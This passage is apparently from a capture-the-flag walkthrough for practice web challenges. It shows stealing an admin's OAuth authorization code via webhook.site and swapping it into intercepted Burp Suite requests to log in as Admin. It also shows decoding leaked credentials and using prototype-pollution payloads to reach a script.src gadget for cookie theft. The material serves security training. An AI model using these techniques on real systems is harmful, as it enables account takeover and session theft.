
18. Navigate to Webhook Site and observe the Authorization Code of Admin.

A screenshot of the Webhook.site interface. On the left, there's a sidebar with a list of webhook entries. One entry is highlighted with a green box and shows the ID "#0ff40" and timestamp "04/01/2025 4:51:09 AM". The main area displays a detailed view of a specific request. The "Request Details & Headers" section shows a GET request to "https://webhook.site/b3a00d75-e3f3-4264-a294-6bddd92011c8/callb...". The "code" field in the "Query strings" section is highlighted with a red box and contains the value "A9X7B4-C2D1E6-F503HB". Other header fields listed include Host, Date, Size, Time, ID, Note, priority, accept-encoding, referer, sec-fetch-dest, sec-fetch-mode, sec-fetch-site, origin, accept, sec-ch-ua-mobile, user-agent, sec-ch-ua, accept-language, sec-ch-ua-platform, and host.

19. Navigate to the User Dashboard and click Logout.



20. Click Login, intercepting the request in Burp Suite.



21. Observe the intercepted request and forward it.

The screenshot shows the Burp Suite interface in 'Proxy' mode. A single request is listed in the main pane. The 'Inspector' tab is selected, displaying detailed information about the request, including headers like 'Content-Type: application/x-www-form-urlencoded' and 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36'. The 'Forward' button in the toolbar is highlighted with a red box.

22. Replace the Authorization Code of user1 with the Authorization Code of Admin and forward the GET request.

This screenshot shows the Burp Suite interface in 'Proxy' mode, similar to the previous one. It displays a single request with its URL ending in '?code=J4K2L9-M6N8P1-Q7R5S3'. The 'Forward' button in the toolbar is highlighted with a red box.

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Match and replace Proxy settings

Request to http://cyberstorm.redfoxsec.com:1002 [127.0.0.1] Open browser

Time Type Direction Method URL Status code Length

04:54:38... HTTP → Request GET http://cyberstorm.redfoxsec.com:1002/callback?code=J4K2L9-M6N8P1-Q7R553

Request

Pretty Raw Hex

```

1 | GET /callback?code=A9X7B4-C2D1E6-F5G9H8 HTTP/1.1
2 | Host: cyberstorm.redfoxsec.com:1002
3 | Accept-Language: en-US,en;q=0.9
4 | Upgrade-Insecure-Requests: 1
5 | User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
6 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 | Referer: http://cyberstorm.redfoxsec.com:1002/
8 | Accept-Encoding: gzip, deflate, br
9 | Cookie: session=ZaxhZ3tNG40SCNyX2MwMGsxM19oNGNrM2R9; browserid=6124e931633b49fad6599aa8e6a2e1baec3c6bba043f8d41d8fb9894440d71a5
0 | If-None-Match: W/"1716-195e2d93a889"
1 | If-Modified-Since: Sat, 29 Mar 2025 17:00:41 GMT
2 | Connection: keep-alive
3 |
4 |

```

0 highlights

Event log (3) All issues Memory: 125.0MB

23. Replace the Authorization Code of user1 with the Authorization Code of Admin and forward the POST request.

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Match and replace Proxy settings

Request to http://cyberstorm.redfoxsec.com:1002 [127.0.0.1] Open browser

Time Type Direction Method URL Status code Length

04:55:38... HTTP → Request POST http://cyberstorm.redfoxsec.com:1002/exchange-code

Request

Pretty Raw Hex

```


1 | POST /exchange-code HTTP/1.1
2 | Host: cyberstorm.redfoxsec.com:1002
3 | Content-Length: 31
4 | Accept-Language: en-US,en;q=0.9
5 | User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
6 | Content-Type: application/json
7 | Accept: /*
8 | Origin: http://cyberstorm.redfoxsec.com:1002
9 | Referer: http://cyberstorm.redfoxsec.com:1002/callback?code=J4K2L9-M6N8P1-Q7R553&constructor[prototype][a42e5579]=quj7ead&constructor.prototype.blafdfb8quj7ead&_proto_.ccdb5096quj7ead&_proto_[dcbs223]=quj7ead&constructor.constructor[prototype][a55a1el]=quj7ead&constructor.constructor[prototype].b2f56el=quj7ead&_proto_to_.eab10255=quj7ead&_proto_to_.f38fdeal=quj7ead&_proto_
0 | Accept-Encoding: gzip, deflate, br
1 | Cookie: session=ZaxhZ3tNG40SCNyX2MwMGsxM19oNGNrM2R9; browserid=6124e931633b49fad6599aa8e6a2e1baec3c6bba043f8d41d8fb9894440d71a5
2 | Connection: keep-alive
3 |
4 | {
5 |   "code": A9X7B4-C2D1E6-F5G9H8
6 |
}

```

0 highlights

Event log (3) All issues Memory: 125.0MB

24. Observe that you are now logged in as Admin, click "Get Flag", and retrieve the flag.



Flag: REDFOX{Stolen_Navigation_Token}

Polluted Bloodline


Description: Luffy may be chasing his dream of becoming Pirate King, but his lineage holds more power than he realizes. His father, Monkey D. Dragon, operates in the shadows, shaping revolutions, while his grandfather, Monkey D. Garp, stands tall as a legendary marine—both forces working on opposite sides of the law.

Yet, in the depths of this system, authority isn't inherited—it's uncovered. Start as Luffy explore his bloodline. Will you be able to navigate the layers of power and mystery that bind them together?

Location: <http://cyberstorm.redfoxsec.com:4001>


Detailed Walkthrough:

1. Navigate to <http://cyberstorm.redfoxsec.com:4001/login.html>.




2. View the page source of the login page and observe that there is a Base64-encoded value:

```
"SGV5IG5ld2JpZSB0YWtlIHRoaXMgTW9ua2V5IEQuIEEx1ZmZ5Okx1ZmZ5QDEyM  
W==".
```



```
24      h2 {  
25          text-align: center;  
26          color: #333;  
27          margin-bottom: 30px;  
28      }  
29      .form-group {  
30          margin-bottom: 20px;  
31      }  
32      label {  
33          display: block;  
34          margin-bottom: 8px;  
35          color: #555;  
36          font-weight: bold;  
37      }  
38      input {  
39          width: 100%;  
40          padding: 10px;  
41          border: 1px solid #ddd;  
42          border-radius: 4px;  
43          box-sizing: border-box;  
44          font-size: 16px;  
45      }  
46      input:focus {  
47          outline: none;  
48          border-color: #4CAF50;  
49          box-shadow: 0 0 5px rgba(76, 175, 80, 0.2);  
50      }  
51      .submit-button {  
52          width: 100%;  
53          padding: 12px;  
54          background-color: #4CAF50;  
55          color: white;  
56      }
```

3. Use an online Base64 decoder like <https://www.base64decode.org/> to decode the value.



4. Login using the extracted credentials and observe that you have successfully logged in as **Monkey D. Luffy**.

Login - Bloodline

Not secure cyberstorm.redfoxsec.com:4001/login.html

Bloodline Login
Enter your credentials to access the dashboard

Username
Monkey D. Luffy

Password

Login

5. View the page source of the user dashboard and read the hint, which states that you need to steal the cookie of Monkey D. Dragon.

Security Blog Dashboard

Home About Contact Profile Chat

Welcome, Monkey D. Luffy! Logout


Search security blogs... Search

Security Blogs

Red Team Operations
Learn about offensive security and penetration testing strategies. Discover the latest techniques in ethical hacking, vulnerability assessment, and security testing methodologies. Explore real-world scenarios and attack simulations.

Blue Team Defense
Explore defensive security strategies, incident response procedures, and security monitoring best practices. Learn about SIEM implementation, threat detection, and security operations center management.

GRC Framework



```
function checkManagerSession() {
    const cookie = document.cookie;
    const expectedCookieLength = 32;

    if (cookie.length === expectedCookieLength) {
        window.location.href = '/login.html';
    }
}

function checkEmployeeSession() {
    const cookie = document.cookie;

    if (!cookie) {
        window.location.href = '/login.html';
        return;
    }

    //Hey, nmebel! Name's Luffy, My Father, Monkey D. Dragon,
    //doesn't stick around much, but he's always hiding things like those tasty cookies he locked away.
    //I'm not really interested in his plans, but if you can figure out how to sneak them out,
    //I might just let you have a bite. Think you can pull it off?

    function logout() {
        document.cookie = `;session=; expires=Thu, 01-Jan-1970 00:00:00 UTC; path=/`;
        window.location.href = '/login.html';
    }


    function performSearch() {
        const searchTerm = document.getElementById('searchInput').value.toLowerCase();
        const searchParams = new URLSearchParams();
        searchParams.set('search', searchTerm);

        window.location.search = searchParams.toString();
    }

    function filterBlogs(searchTerm) {
        const blogs = document.querySelectorAll('.blog-item');
        const noResults = document.getElementById('noResults');

        blogs.forEach(blog => {
            if (!blog.textContent.includes(searchTerm)) {
                blog.style.display = 'none';
            } else {
                blog.style.display = 'block';
            }
        });
    }
}
```

6. Click the "Chat" button and observe that you can chat with the manager, Monkey D. Dragon.



Security Blog Dashboard

Welcome, Monkey D. Luffy! [Logout](#)

Chat

Search security blogs... [Search](#)

Security Blogs


Red Team Operations

Learn about offensive security and penetration testing strategies. Discover the latest techniques in ethical hacking, vulnerability assessment, and security testing methodologies. Explore real-world scenarios and attack simulations.


Blue Team Defense

Explore defensive security strategies, incident response procedures, and security monitoring best practices. Learn about SIEM implementation, threat detection, and security operations center management.

GRC Framework



7. To steal the cookie, perform an XSS attack by enabling DOM Invader in Burp Suite.



8. In Attack Types, turn on Prototype Pollution.

The screenshot shows a browser window with the title "Security Blog Dashboard". The URL is "cyberstorm.redfoxsec.com:4001/user1_dashboard.html". The top navigation bar includes links for Home, About, Contact, Profile, Chat, Navigation Recorder, and DOM Invader. A red box highlights the "DOM Invader" tab. On the right side of the dashboard, there is a sidebar titled "Settings" with a sub-section "Attack types". Under "Attack types", there are two options: "DOM clobbering is off" (disabled) and "Prototype pollution is on" (enabled). A red box highlights the "Prototype pollution is on" option. Below the attack types section is a "Misc" section with buttons for "Randomize", "Copy", and "Update canary".

9. Right-click on the user dashboard, click Inspect Element, go to DOM Invader, and click on "Scan for Gadgets".

The screenshot shows the same browser window as the previous one, but now the "DOM Invader" tab is active in the top navigation bar. The main content area displays the DOM Invader interface. A yellow warning message at the top states: "⚠ Only interesting sinks are being shown. All sources are being hidden, except those used for prototype pollution. You can configure this in the DOM Invader settings." Below this, the "DOM" tab is selected, showing a list of "Sources" under the "Messages" section. There are two entries: "Prototype pollution: __proto__[property]=value in search (1)" and "Prototype pollution: constructor[prototype][property]=value in search (1)". Each entry has a "Value" column (containing "zmisp36zf"), a "Frame path" column (containing "top"), and "Event", "Options", and "Stack Trace" columns. In the "Event" column, there is a "Test" button and a "Scan for gadgets" button, which is highlighted with a red box. The "Options" and "Stack Trace" columns also contain "Test" and "Scan for gadgets" buttons.


10. Once scanning is complete, click on the "Exploit" button.

The screenshot shows a browser window titled "Security Blog Dashboard". The URL is "cyberstorm.redfoxsec.com:4001/user1_dashboard.html". The top navigation bar includes "Home", "About", "Contact", "Profile", "Chat", "Welcome, Monkey D. Luffy!", and "Logout". Below the navigation is a search bar with "Search" and "Search security blogs...". A toolbar with "DOM Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder DOM Invader" is visible. The main content area is titled "Security Blogs" and contains a "DOM Invader" tool. It shows a search input with "qui7eada", several buttons ("Search", "Search for Canary", "Inject URL params", "Inject forms", "Copy canary", "Clear all"), and a warning message: "⚠ Only interesting sinks are being shown. All sources are being hidden, except those used for prototype pollution. You can configure this in the DOM Invader settings." A table lists "Sinks (1)" under the "DOM" tab, with one entry: "script.src (1)". The table columns are "Value", "outerHTML", "Frame path", "Event", "Options", and "Stack Trace". The "Value" column shows "qui7eada&prototypepollutiontransport_urlqui7eada". The "outerHTML" column shows "<script></script>". The "Frame path" column shows "top". The "Event" column is empty. The "Options" column has a green "Exploit" button highlighted with a red box. The "Stack Trace" column shows "at Object.nfjZ (c...)".

